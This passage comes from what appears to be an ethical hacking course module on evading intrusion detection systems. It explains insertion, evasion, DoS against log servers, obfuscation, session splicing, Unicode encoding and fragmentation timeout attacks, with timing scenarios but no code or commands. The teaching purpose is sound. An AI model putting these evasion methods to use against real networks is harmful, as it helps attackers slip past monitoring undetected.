3. Evading IDS
4. Evading Firewalls
5. IDS/Firewall Evading Tools
6. Detecting Honeypots
7. IDS/Firewall Evasion Countermeasures
8. Penetration Testing

Evading IDS

Previous sections helped to understand about Intrusion Detection Systems (IDS), their roles and functions, how they protect your network from intruders, and the number of IDS solutions available. Even though IDS secures any attempts of breaking the network security, the attackers can still try to evade the IDS. This section explains about various ways attackers use to evade the IDS.



Evading IDS, Firewalls, and Honeypots
Evading IDS

IDS Evasion Techniques


1. Insertion Attack
2. Evasion
3. Denial-of-Service Attack
4. Obfuscating
5. False Positive Generation
6. Session Splicing
7. Unicode Evasion
8. Fragmentation Attack
9. Overlapping Fragments
10. Time-To-Live Attacks
11. Invalid RST Packets
12. Urgency Flag
13. Polymorphic Shellcode
14. ASCII Shellcode
15. Application-Layer Attacks
16. Desynchronization
17. Encryption
18. Flooding

IDS Evasion Techniques

IDS which provide an extra layer of security to the organization's infrastructure are the interesting targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. IDS evasion is the process of modifying the attacks to fool the IDS/IPS systems into interpreting that the traffic is legitimate and prevent the IDS from triggering an alert. There are many IDS evasion techniques which can perform IDS evasion in different and best possible manner.

Some of the IDS evasion techniques are discussed below:

- Insertion Attack
- Evasion
- Denial-of-Service Attack
- Obfuscating
- False Positive Generation
- Session Splicing
- Unicode Evasion
- Fragmentation Attack
- Overlapping Fragments
- Time-To-Live Attacks
- Invalid RST Packets
- Urgency Flag
- Polymorphic Shellcode
- ASCII Shellcode
- Application-Layer Attacks
- Desynchronization
- Encryption
- Flooding



Evading IDS, Firewalls, and Honeypots
Evading IDS

Insertion Attack

1. Insertion is the process in which the **attacker confuses the IDS** by forcing it to read invalid packets
2. An IDS blindly believes and accepts a packet that an end system rejects and an attacker exploits this condition and **inserts data into the IDS**
3. This attack occurs when **NIDS is less strict** in processing packets than the internal network
4. The attacker obscures extra traffic and IDS concludes the traffic is harmless. Hence, the **IDS gets more packets** than the destination

Figure: Insertion of the letter 'X'

- An attacker sends one-character packets to the target system via the IDS with **varying TTL** such that some packets reach the IDS but not the target system
- This will result in the IDS and the target system having **two different character strings**

Insertion Attack

Insertion is the process in which the attacker confuses the IDS by forcing it to read invalid packets (i.e., the system may not accept the packet addressed to it). An IDS blindly believes and agrees with a packet that an end system rejects. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, it gets confused. An attacker exploits this condition and inserts data into the IDS. This attack occurs when NIDS is less strict in processing packets than the internal network. Attacker obscures extra traffic and IDS concludes traffic is harmless. Hence, the IDS gets more packets than the destination.

To understand how insertion becomes a problem for a network IDS, it is important to understand how the IDS detects attacks. It employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, it might search for the "phf" string in an HTTP request to discover a PHF **Common Gateway Interface (CGI)** attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string "phf" to a web server, attempting to exploit the CGI vulnerability, but force the IDS to read "phoneyf" (by "inserting" the string "oney") instead. A straightforward insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that verifies the corrupted packets. IP checksums are 16-bit numbers, computed by examining information in the packet. If the checksum on an IP packet does not match the actual packet, the addressed host will not accept it, while the IDS might consider it as part of the effective stream.

For example, the attacker can send packets whose time-to-live (TTL) fields are crafted to reach the IDS but not the target computers. This will result in the IDS and the target system having two different character strings. An attacker confronts the IDS with a stream of one-character packets (the attacker-originated data stream), in which one of the characters (the letter "X") will be accepted only by the IDS. As a result, the IDS and the end system reconstruct two different strings.





FIGURE 12.2: Evading IDS using Insertion attack



Evading IDS, Firewalls, and Honeypots
Evading IDS

Evasion

- In this evasion technique, an end system **accepts a packet** that an IDS rejects
- Using this technique, an attacker **exploits the host computer** without the IDS ever realizing it
- The attacker sends **portions of the request** in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the IDS

Figure: Insertion of the letter 'A'

- For example, if the malicious sequence is sent **byte-by-byte**, and one byte is rejected by the IDS, the IDS cannot detect the attack
- Here, the **IDS gets fewer packets** than the destination

Evasion

An "evasion" attack occurs when the IDS discards packets while the host that has to get the packets accepts them. Using this technique, an attacker exploits the host computer. Evasion attacks devastate to the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network, without the IDS ever realizing it. The attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the ID system's view. For example, if the attacker sends malicious sequence byte by byte, and if the IDS rejects only one byte, it cannot detect the attack. Here, the IDS gets fewer packets than the destination.

One example of an evasion attack occurs when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be "**opened**" with a handshake between the two endpoints of the connection. An essential fact about TCP is that the handshake packets can themselves bear data. The IDS that does not accept the data in these packets is vulnerable to an evasion attack.





FIGURE 12.3: Illustration of Evasion technique



Evading IDS, Firewalls, and Honeypots
Evading IDS

Denial-of-Service Attack (DoS)

- Many IDSs use a **centralized server for logging** alerts
- If attackers know the **IP address of the centralized server** they can perform **DoS** or other hacks to slow down or crash the server
- As a result, attackers **intrusion attempts will not be logged**

Using this evasion technique, an attacker:

1. Causes the device to lock up
2. Causes personnel to be unable to investigate all the alarms
3. Causes more alarms than can be handled by management systems (such as databases, etc.)
4. Fills up disk space causing attacks to not be logged
5. Consumes the device's processing power and allows attacks to sneak by

Denial-of-Service Attack (DoS)

Multiple types of DoS attack will work against IDS systems. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur that consumes all of that resource. The resources affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. Attackers monitor and attack the CPU capabilities of the IDS. This is because IDS needs half of the CPU cycle to read the packets, detecting the purpose of their existence, and then comparing them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all its time carrying out useless work.

An IDS requires memory for a variety of things. For generating a match for the patterns, save the TCP connections, maintain reassembly queues, and produce the buffers of the data. In the initial phase, the system requires memory to read the packets. The system will allocate the memory for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to assign all of its memory for meaningless information.

In certain circumstances, the IDS store activity logs on the disk. The stored events occupy most of the disk space. Most computers have limited disk space. The attackers can occupy a significant part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless regarding storing real events.

Network IDS systems record the activity on the networks they monitor. They are competent because networks are hardly ever used to their full capacity; few monitoring systems can cope with an extremely busy network.


The IDS system, unlike an end system, must read everyone's packets, not just those explicitly sent to it. An attacker can overload the network with meaningless information and prevent the IDS system from keeping up with what is happening on the network.

Many IDSes today employ central logging servers that are used exclusively to store IDS alert logs. The central server's function is to centralize alert data so that it viewed as a whole rather than on a system-by-system basis.

However, if attackers know the central log server's IP address, they could slow it down or even crash it using a DoS attack. After shutting down the server, attacks could go unnoticed because the alert data is now no longer logged.

Using this evasion technique, an attacker:

- Causes the device to lock up
- Causes personnel to be unable to investigate all the alarms
- Causes alarms more than can be handled by management systems (such as databases, etc.)
- Fills up disk space causing attacks not to be logged
- Consumes the device's processing power and allows attacks to sneak by



Evading IDS, Firewalls, and Honeypots
Evading IDS


Obfuscating

1. Obfuscating is an IDS evasion technique used by **attackers to encode the attack packet payload** in such a way that the destination host can only decode the packet but not the IDS
2. Attackers manipulate the **path referenced in the signature** to fool the HIDS
3. Attackers can **encode attack patterns in unicode** to bypass IDS filters, but be understood by an IIS web server
4. **Polymorphic code** is another means to circumvent **signature-based IDSs** by creating unique attack patterns, so that the attack does not have a single detectable signature
5. Attacks on **encrypted protocols** such as HTTPS are obfuscated if the attack is encrypted

Obfuscating

Obfuscation means to make code harder to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into that works the same way but is much harder to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using the Unicode character, an attacker could encode attack packets that the IDS would not recognize, but an IIS web server would decode. Polymorphic code is another means to circumvent signature-based IDSes by creating unique attack patterns, so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS.




Evading IDS, Firewalls, and Honeypots
Evading IDS

False Positive Generation

1. Attackers with the knowledge of the target IDS, **craft malicious packets** just to generate alerts
2. These packets are sent to the IDS to generate a **large number of false positive alerts**
3. Attackers then use these false positive alerts to **hide the real attack traffic**
4. Attackers can bypass IDS unnoticed as it is **difficult to differentiate the attack traffic** from the large volume of false positives

False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. This type of attack creates a great deal of log "noise" in an attempt to blend real attacks with the fake. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS system, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed as it is difficult to differentiate the attack traffic from the large volume of false positives.



Evading IDS, Firewalls, and Honeypots
Evading IDS

Session Splicing

01 A technique used to bypass IDS where an attacker **splits the attack traffic** in to many packets such that no single packet triggers the IDS

02 It is effective against IDSs **that do not reconstruct** packets before checking them against intrusion signatures

03 If attackers are aware of **delay in packet reassembly** at the IDS, they can add delays between packet transmissions to bypass the reassembly

04 Many IDSs **stops reassembly** if they do not receive packets within a certain time


05 IDS will stop working if the target host keeps session active for a time longer than the **IDS reassembly time**

06 Any attack attempt after a successful splicing attack will **not be logged** by the IDS

Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDSs do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic in too many packets such that no single packet triggers the IDS. The attacker divides the data into the packets into small portions of bytes and while delivering the data evades the string match. Attackers use this technique to deliver the data into several small sized packets. The IDS cannot handle too many small sized packets and fails to detect the attack signatures. If attackers know what IDS system is in use, they could add delays between packets to bypass reassembly checking. It is effective against IDSs that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams, so if a packet not received within a reasonable period, many IDSs stop reassembling and handling that stream. If the application under attack keeps a session active longer than an IDS will spend on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.



Evading IDS, Firewalls, and Honeypots
Evading IDS
C|EH

Unicode Evasion

01 Unicode is a **character coding system** to support the worldwide interchange, processing, and display of the written texts

02 In the Unicode code space, all the code points are treated differently but it is possible that there could be **multiple representations of a single character**

For example, / → %u2215, e → %u00e9 (UTF-16) and © → %c2%a9, ≠ → %e2%89%a0 (UTF-8)

03 Because of this complexity, some **IDS systems handle Unicode improperly** as Unicode allows multiple interpretations of the same characters

04 Taking this as an advantage, attackers can **convert attack strings to Unicode characters** to avoid pattern and signature matching at the IDS

Unicode Evasion


Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards such as Java, LDAP, and XML require Unicode, and many OSs and applications support it. Attackers can implement an attack by different character encodings known as "**code points**" in the Unicode code space, the most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

For Example: In UTF-16, the character "/" can be represented as "%u2215," "e" as "%u00e9," and in UTF- 8, "©" as "%c2%a9" and "≠" as "%e2%89%a0."

Problems with Unicode:

In the Unicode code space, all the code points treated differently, but it is possible that there could be multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OSs may assign the same representation to different code points. Because of this complexity, some IDS systems mishandle Unicode as Unicode allows multiple interpretations of the same characters.

For example, "\" represents 5C, C19C, and E0819C, which makes writing pattern matching signatures very difficult. Taking this as an advantage, attackers can convert attack strings to Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.



Evading IDS, Firewalls, and Honeypots
Evading IDS

Fragmentation Attack


- Fragmentation can be used as an attack vector when fragmentation timeouts vary between IDS and host
- If fragment reassembly timeout is 10 seconds at the IDS and 20 seconds at the target system, attackers will send the second fragment after 15 seconds of sending the first fragment
- In this scenario, the IDS will drop the fragment as the second fragment is received after its reassembly time but the target system will reassemble the fragments
- Attackers will keep sending the fragments with 15 second delays until all the attack payload is reassembled at the target system

Attacker
NIDS
Frag_timeout = 10 sec
Victim
Frag_timeout = 20 sec

Time = 0 Sec
Frag 1 Sending
Frag 1 Received
Frag 1 Received

Time = 15 Sec
Waiting
Dropped
Frag 1 Waiting

10 Sec <Time < 20 Sec
Frag 2 Sending
Frag 2 Received
Frag 1 Frag 1
Attack



Evading IDS, Firewalls, and Honeypots
Evading IDS

Fragmentation Attack (Cont'd)

A similar fragmentation attack works when the IDS timeout exceeds the victim's

- Victim and IDS receive frag 2 and 4 out of 4 fragments, both carrying a false payload
- Victim drops these two fragments after 30 sec, and does not send ICMP since frag 1 never received
- Victim and IDS receive frag 1 and 3 out of 4 fragments
- IDS reassembles 4 received fragments, but computed net checksum is invalid, so packet is dropped
- Victim and IDS receive real frag 2 and 4 out of 4 fragments
- Victim reassembles 4 received fragments and is attacked; IDS times out frag 2 and 4 and drops

Attacker
NIDS
Frag_timeout= 60sec
Victim
Frag_timeout= 30sec

Time = 0 Sec
Frag 2 Frag 4 Sending
Frag 2 Frag 4 Received
Frag 2 Frag 4 Received

Time = 30 Sec
Waiting
Frag 2 Frag 4 Frag waiting
Fragments dropped

30 Sec < T < 60 Sec
Frag 1 Frag 3 Sending
Frag 4 Frag 3 Frag 2 Frag 1 False Reassembly
Frag 1 Frag 3 Received

30 Sec < T < 60 Sec
Frag 2 Frag 4 Sending
Frag 2 Frag 4 Received
Frag 4 Frag 3 Frag 2 Frag 1 Correct reassembly
Attack

Fragmentation Attack

IP packets must follow standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be splitted into multiple fragments ("fragmentation"). The IP header contains a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular, so systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation timeouts vary between IDS and host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack the systems. To avoid detection by an IDS, attackers may utilize fragmentation using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

  If, for e.g., the fragment reassembly timeout is 10 seconds at the IDS and 20 seconds at the target system, attackers will send the second fragment after 15 seconds of sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 seconds until the attack payload reassembles at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not make any noise or generate alerts as the IDS drops the fragments of packets.




FIGURE 12.4: Fragmentation attack scenario-1

